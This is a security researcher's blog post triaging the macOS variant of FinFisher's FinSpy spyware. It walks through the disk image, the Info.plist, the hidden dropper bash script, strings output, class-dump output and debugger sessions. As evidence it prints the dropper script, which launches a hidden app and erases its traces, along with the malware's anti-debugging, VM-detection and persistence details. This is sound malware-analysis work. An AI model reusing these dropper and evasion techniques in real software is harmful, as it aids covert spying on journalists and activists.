

Objective-See's Blog


objective-see.com/blog/blog_0x4F.html

FinFisher Filleted 🐟

a triage of the FinSpy (macOS) malware

by: Patrick Wardle / September 26, 2020

Love these blog posts and/or want to support my research and tools? You can support them via my [Patreon](#) page!



Patrick Wardle is creating Mac Security Tools

📝 🧑‍🔧 Want to play along?

I've added the [samples](#) (OSX.FinSpy) to our malware collection (password: infect3d)

...please don't infect yourself!

Background

Recently, [Claudio Guarnieri](#) highlighted some intriguing new research published by his research lab at Amnesty International:

Sometimes threat intel is hard, sometimes folks leave all FinFisher samples exposed on a webserver. So here ya go, along with recent Windows and Android, we're publishing details on new FinFisher for Mac OS 🍏 and Linux

🐧 [.https://t.co/eakdBWcYbF](https://t.co/eakdBWcYbF)

— nex (@botherder@mastodon.social) (@botherder) [September 25, 2020](#)

Titled, "German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed," this writeup detailed FinFisher's spyware suite (FinSpy), including "*previously undisclosed versions for Linux and MacOS computers*"!

As noted in their report:

"FinSpy is a commercial spyware suite produced by the Munich-based company FinFisher GmbH. Since 2011 researchers have documented numerous cases of targeting of Human Rights Defenders (HRDs) - including activists, journalists, and dissidents with the use of FinSpy in many countries, including Bahrain, Ethiopia, UAE, and more."

Amnesty's writeup is great place to start, and provides a lot of great detail and insights about FinSpy ...including the newly uncovered macOS variant.

As such, it is a must read:

"German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed"

Update

Other security researchers have also now published their research:

- "The Finfisher Tales, Chapter 1: The dropper" (by: [@osxreverser](#)).
- "How to Catch a Spy | Detecting FinFisher Spyware on macOS" (by: [@philofishal](#)).

In this blog post, we provide a hands-on triage of the macOS variant of FinSpy. We build upon Amnesty International's (great) research, as well as cover new components of the malware, such as it's kernelmode rootkit component.


FinSpy, for macOS

Amnesty's writeup notes the discovery of a related sample `caglayan-macos.dmg` (SHA1: `59180391de409c83bef642ad1bca2999ab5fe328`) that was "*found on Virus Total*". Our triage will focus on this sample, as within the disk image (`.dmg`) is an application bundle, which appears be a full, self-contained instance of FinSpy.

To start, we mount the disk image via the `hdiutil` command:


```
$ hdiutil attach ~/Downloads/FinFisher/caglayan-macos.dmg
/dev/disk2          GUID_partition_scheme
/dev/disk2s1       Apple_HFS                /Volumes/caglayan-macos
```

If we examine the (now) mounted disk image (`/Volumes/caglayan-macos`), we see it contains a single item: an application bundle named `Install Çağlayan` :



/Volumes/caglayan-macos/Install Çağlayan.app

Rather unsurprisingly, [WhatsYourSign](#) shows that this application is unsigned:




Install

Çağlayan.app ...unsigned


We can also confirm the application is unsigned via macOS's built-in `codesign` utility:

```
$ codesign -dvvv /Volumes/caglayan-macos/Install\ Çağlayan.app  
/Volumes/caglayan-macos/Install Çağlayan.app: code object is not signed at all
```

Let's take a peek at the `Install Çağlayan.app` bundle.



...definitely some “strangeness” going on 😬:



- > two installers?
- > hidden .log folder?
- > another application?

When analyzing a (malicious) application bundle, the application’s `Info.plist` file is a good place to start. To quote the “[Art Of Mac Malware](#)”:

“When an application is launched, the system consults the `Info.plist` property list file, as it contains essential (meta)data about the application. Property list files contain key-value pairs.

Pairs that may be of interest when analyzing an application include:

`CFBundleExecutable`

Contains the name of the application’s binary (found in `Contents/MacOS`).

`CFBundleIdentifier`

Contains the application’s bundle identifier (often used by the system to globally identify the application).

`LSMinimumSystemVersion`

Contains the oldest version of macOS that the application is compatible with.”

Here’s the `Install Çağlayan` application’s `Info.plist` :

```
$ cat "/Volumes/caglayan-macos/Install Çağlayan.app/Contents/Info.plist"
```

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>BuildMachineOSBuild</key>
    <string>12F45</string>
    <key>CFBundleAllowMixedLocalizations</key>
    <true/>
    <key>CFBundleDevelopmentRegion</key>
    <string>English</string>
    <key>CFBundleExecutable</key>
    <string>Install Çağlayan</string>
    <key>CFBundleIconFile</key>
    <string>NativeInstaller.icns</string>
    <key>CFBundleIdentifier</key>
    <string>com.coverpage.bluedome.caglayan.desktop.installer</string>
    <key>CFBundleInfoDictionaryVersion</key>
    <string>6.0</string>
    <key>CFBundlePackageType</key>
    <string>APPL</string>
    <key>CFBundleShortVersionString</key>
    <string>2.0</string>
    <key>DTCompiler</key>
    <string>com.apple.compilers.llvm.clang.1_0</string>
    <key>DTPlatformBuild</key>
    <string>4H1503</string>
    <key>DTPlatformVersion</key>
    <string>GM</string>
    <key>DTSDKBuild</key>
    <string>10K549</string>
    <key>DTSDKName</key>
    <string>macosx10.6</string>
    <key>DTXcode</key>
    <string>0463</string>
    <key>DTXcodeBuild</key>
    <string>4H1503</string>
    <key>LSMinimumSystemVersion</key>
    <string>10.6</string>
    <key>NSHumanReadableCopyright</key>
    <string/>
    <key>NSMainNibFile</key>
    <string>MainMenu</string>
    <key>NSPrincipalClass</key>
    <string>NSApplication</string>
  </dict>
</plist>
```

The value for the `CFBundleExecutable` key is `Install Çağlayan` . Meaning the item `Install Çağlayan.app/Contents/MacOS/Install Çağlayan` will be executed when the application is launched (by a victim). As such, we'll continue our analysis there.

Various key-value pairs provide insight into the 'age' of the malware, and malware author's (build) machine.

- BuildMachineOSBuild -> 12F45 (Mountain Lion 10.8.5)
- DTXcode -> 0463 (Xcode Version 4.6.3)

...yes, rather old!

Somewhat interestingly, the `Install Çağlayan.app/Contents/MacOS/Install Çağlayan` file turns out to be a bash script.

```
$ file "Install Çağlayan.app/Contents/MacOS/Install Çağlayan"
```

```
Install Çağlayan.app/Contents/MacOS/Install Çağlayan:  
  Bourne-Again shell script text executable, UTF-8 Unicode text
```

Let's take a look at this script:

```
1#!/bin/bash  
2BASEDIR="$( cd "$(dirname "$0")" && pwd)"  
3cd "$BASEDIR"  
4open .log/ARA0848.app  
5sleep 2  
6rm Install\ Çağlayan  
7mv installer Install\ Çağlayan  
8rm -rf .log  
9./Install\ Çağlayan  
10exit
```

After changing in to the script's directory (`cd`), it executes an application (`ARA0848.app`) from a hidden `.log/` directory. It then replaces itself (`Install Çağlayan`) with a item named `installer` . This item (`installer` → `Install Çağlayan`) is then executed.

This can be observed via our [Process Monitor](#):

```

# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {

    "arguments" : [
      "/bin/bash",
      "/Volumes/caglayan-macos/Install Çağlayan.app/Contents/MacOS/Install Çağlayan"
    ],

    "path" : "/bin/bash"
    ...
  }
},

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "arguments" : [
      "open",
      ".log/ARA0848.app"
    ],
    "path" : "/usr/bin/open"
    ...
  }
},

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "arguments" : [
      "/Volumes/caglayan-macos/Install Çağlayan.app/Contents/MacOS/
      .log/ARA0848.app/Contents/MacOS/installer"
    ],
    "path" : "/Volumes/caglayan-macos/Install Çağlayan.app/Contents/MacOS/
      .log/ARA0848.app/Contents/MacOS/installer"
    ...
  }
},

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "arguments" : [
      "mv",
      "installer",
      "Install Çağlayan"
    ],
    "path" : "/bin/mv"
    ...
  }
},

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",

```



```
"process" : {
  "arguments" : [
    "./Install Çağlayan"
  ],
  "path" : "/Volumes/caglayan-macos/Install Çağlayan.app/
           Contents/MacOS/Install Çağlayan"
  ...
}
}
```

The `installer` file is a Mach-O binary, signed with an Apple Developer ID (`CoverPage s.r.o. (4F89KD52V4)`):


```
$ file "Install Çağlayan.app/Contents/MacOS/installer"
Install Çağlayan.app/Contents/MacOS/installer: Mach-O 64-bit executable x86_64

$ codesign -dvvv "Install Çağlayan.app/Contents/MacOS/installer"
Executable=/Volumes/caglayan-macos/Install Çağlayan.app/Contents/MacOS/installer
Identifier=com.coverpage.bluedome.caglayan.desktop.installer
Format=Mach-O thin (x86_64)
...

Authority=Developer ID Application: CoverPage s.r.o. (4F89KD52V4)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=May 30, 2017 at 11:55:46 PM
```


...a brief triage indicates this binary is not malicious (perhaps it is a legitimate downloader?). This makes sense, as a victim launching the (malicious) application, expects something (non-malicious) to visually happen ...otherwise they may become suspicious!

In this case, (once `installer` has been renamed to `Install Çağlayan` ...and launched), it attempts to install a legitimate version of Adobe Air ...likely needed for the legitimate `Çağlayan` application to run:



Since this appears benign, let's turn our attention to `.log/ARA0848.app` ...which turns out to be the backdoor installer/launcher.

`ARA0848.app` is another unsigned application (recall, that was launched via the `Install Çağlayan` bash script):



When executed, it will launch its application binary

`ARA0848.app/Contents/MacOS/installer`. This (Mach-O) binary is also unsigned:

```
$ file "Install
Çağlayan.app/Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer"
Install Çağlayan.app/Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer: Mach-O
64-bit executable x86_64
```

```
$ codesign -dvvv "Install
Çağlayan.app/Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer"
/Volumes/caglayan-macos/Install
Çağlayan.app/Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer: code object is
not signed at all
```

```
$ shasum "Install
Çağlayan.app/Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer"
2584f1119c65ffd0936e2916b285389404b942c9 /Volumes/caglayan-macos/Install
Çağlayan.app/Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer
```

...and its detection, is currently rather limited:

The screenshot shows a VirusShare detection interface. At the top left, a circular gauge displays a score of 5 out of 61. A red notification icon indicates that 5 engines detected the file. The file's SHA-256 hash is 651bc82076659431e06327aeb3aacef2c30bf3cfd43ae4f9bc6b4222f15bb673. The file is identified as 'installer', is 223.50 KB in size, and was uploaded on 2020-09-26 at 10:58:57 UTC. It is a 64-bit Mach-O file. Below this, a table shows detection results from various engines:

Engine	Detection	Signature	Engine	Detection
Avast	⚠	MacOS:Agent-KN [Trj]	AVG	⚠ MacOS:Agent-KN [Trj]
ESET-NOD32	⚠	OSX/FinSpy.A	Kaspersky	⚠ HEUR:Trojan.OSX.Agent.gen
ZoneAlarm by Check Point	⚠	HEUR:Trojan.OSX.Agent.gen	Ad-Aware	✅ Undetected
AegisLab	✅	Undetected	AhnLab-V3	✅ Undetected

Amnesty's [writeup](#) provided a thorough overview of the actions/capabilities of this binary. As such, much of the information in this section was originally reported in their writeup.

...although here, we dig a little deeper, and build upon it.

When examining an unknown Mach-O binary, I like to start with the `strings` command, which (as its name implies) will dump embedded (ASCII) strings. Often this provides valuable insight into the capabilities of the binary!

```
$ strings - ARA0848.app/Contents/MacOS/installer

ptrace
hw.model
vmware
virtualbox
parallels
system_profiler SPUSBDataType | egrep -i "Manufacturer:
(parallels|vmware|virtualbox)"

/usr/bin/python
helper2
system.privilege.admin

/bin/launchctl
load
unload
/sbin/kextunload
helper
installer
logind
/tmp

80.bundle.zip
arch.zip
org.logind.ctp.archive
80.bundle
logind.kext

logind.plist
/Library/LaunchAgents
```

Interesting! Appears we have strings related to:

- anti-debugging? ("ptrace")
- virtual machine detection? ("Manufacturer: (parallels|vmware|virtualbox)")
- python scripts? ("/usr/bin/python" , "helper2")
- launch agent persistence? ("/bin/launchctl" , "/Library/LaunchAgents" , "logind.plist")
- kernel extension (rootkit)? ("logind.kext")

As the binary is written in Objective-C, we can use the class-dump tool to extract embedded (Objective-C) classes:

```
$ class-dump "ARA0848.app/Contents/MacOS/installer"
```

```
__attribute__((visibility("hidden")))  
@interface appAppDelegate : NSObject  
{  
}
```

```
- (BOOL)askUserPermission:(id)arg1;  
- (BOOL)isAfterPatch;  
- (void)removeTraces;  
- (void)launchOldStyle;  
- (BOOL)launchNewStyle;  
- (BOOL)installPayload;  
- (void)executeTrampoline;  
- (void)expandPayload;  
- (void)removeOldResource;  
- (void)applicationDidFinishLaunching:(id)arg1;
```

```
@end
```

```
__attribute__((visibility("hidden")))  
@interface GFileOps : NSObject  
{  
}
```

```
+ (void)unloadKext;  
+ (BOOL)unloadAgent:(id)arg1;  
+ (BOOL)loadAgent:(id)arg1;  
+ (BOOL)setFile:(id)arg1 withAttributes:(id)arg2;  
+ (BOOL)setDataFileAttributes:(id)arg1;  
+ (BOOL)setExecutableFileAttributes:(id)arg1;  
+ (BOOL)setDirectoryAttributes:(id)arg1;  
+ (id)baseAttributes;  
+ (BOOL)setStandardAttributes:(id)arg1;  
+ (BOOL)setSuid:(id)arg1;  
+ (BOOL)rename:(id)arg1 to:(id)arg2;  
+ (BOOL)remove:(id)arg1;  
+ (BOOL)move:(id)arg1 to:(id)arg2;  
+ (BOOL)createDirectory:(id)arg1 shouldDelete:(BOOL)arg2;  
+ (BOOL)copy:(id)arg1 to:(id)arg2;  
+ (BOOL)unzip:(id)arg1 to:(id)arg2;
```

```
@end
```

```
__attribute__((visibility("hidden")))  
@interface GIPath : NSObject  
{  
}
```

```
+ (id)masterKeyDirSource;  
+ (id)masterKeyDirTarget;  
+ (id)supervisorTarget;  
+ (id)supervisorSource;  
+ (id)supervisorName;  
+ (id)agentTarget;
```

```
+ (id)agentSource;
+ (id)agentName;
+ (id)coreTarget;
+ (id)coreSource;
+ (id)coreName;
+ (id)kextTarget;
+ (id)kextSource;
+ (id)kextName;
+ (id)expandedMainBundle;
+ (id)expandedPayload;
+ (id)compressedPayload;
+ (id)updatePackage;
+ (id)payload;
+ (id)installer;
+ (id)trampoline;
+ (id)systemTemp;
+ (id)installationMap;
+ (id)executables;
```

@end

...

Although there aren't a ton of classes, we definitely have extracted some interesting method names (`"installPayload"` , `"loadAgent:"` , `"kextTarget"` , etc), which we can analyze in a disassembler, or set breakpoints in a debugger.

Speaking of, time to disassemble and debug!

The malware's `main` method begins at `0x0000000010000174f` . Scrolling thru the disassembly, it appears that the malware employs some static obfuscation:

```
do {
    do {
        while (rax > 0x7ce237da) {
            if (rax != 0x7ce237db) {
                continue;
            }
            rax = 0xffffffffdeeb4e0e;
        }
        if (rax > 0x87737bac) {
            break;
        }
        if (rax == 0x81e2a5c1) {
            rax = 0x5271422d;
        }
    } while (true);
    if (rax <= 0x75914b77) {
        break;
    }
    if (rax != 0x75914b78) {
        continue;
    }
}
```

In their [writeup](#), the Amnesty researchers shed more light on this:

"the [malware] developers took measures to complicate its analysis. All the binaries are obfuscated with the open source LLVM-obfuscator developed by a research team in 2013."

Good news, this obfuscation doesn't really hinder analysis. One can simply scroll past it in a disassembler, or in a debugger set breakpoints on relevant (non-obfuscated) code.

At the start of the malware's `main` function, it executes various anti-analysis logic including:

- invoking a function named `deny_ptrace` to prevent debugging via `ptrace` (`PT_DENY_ATTACH`).
- a call to `_sysctl` perhaps to check for the `P_TRACED` flag.
- virtual machine detection via the enumeration of the system `model` named, via `sysctlbyname("hw.model" ...)` and via `system_profiler SPUSBDataType | egrep -i \"Manufacturer: (parallels|vmware|virtualbox)`.

Once identified, this anti-analysis logic is trivial to bypass in a debugger. How? Simply set a breakpoint(s), then modify the instruction pointer (`RIP`) to skip over them:

```
01 void deny_ptrace() {  
02     ptrace(getpid(), PT_DENY_ATTACH, ...);  
03 }
```

debugger "prevention"

bypass anti-analysis



1 set breakpoint(s)

2 skip, (change RIP)

In the [writeup](#), the Amnesty researchers note that the malware will decrypt an encrypted archive:

"...it then decrypts ...a Zip archive. This archive contains the installer, the main cyload, but also binaries for privilege escalation"

...oh, we definitely want all that!

At address `0x100003106` (within a method named `expandPayload`), the malware invokes a method from the `GIFileOps` named `unzip:to:`. Let's set a debugger breakpoint there:

```
(lldb) b 0x0000000100003106
Breakpoint 5: address = 0x0000000100003106
```

When this breakpoint is hit, we can examine the arguments:

```
(lldb) Process 1486 stopped
* thread #1, queue = 'com.apple.main-thread'
  stop reason = breakpoint 5.1:
-> 0x100003106 : callq  *%r12
    0x100003109 : movq  %r13, %rdi
    0x10000310c : callq  *0x2cf7e(%rip)
    0x100003112 : movq  %r15, %rdi
```

```
(lldb) x/s $rsi
0x10002bc9c: "unzip:to:"
```

```
(lldb) po $rdx
/Users/user/Library/Caches/arch.zip
```

```
(lldb) po $rcx
/Users/user/Library/Caches
```

Looks like it will unzip a file named `arch.zip` into the user's `/Library/Caches` directory.

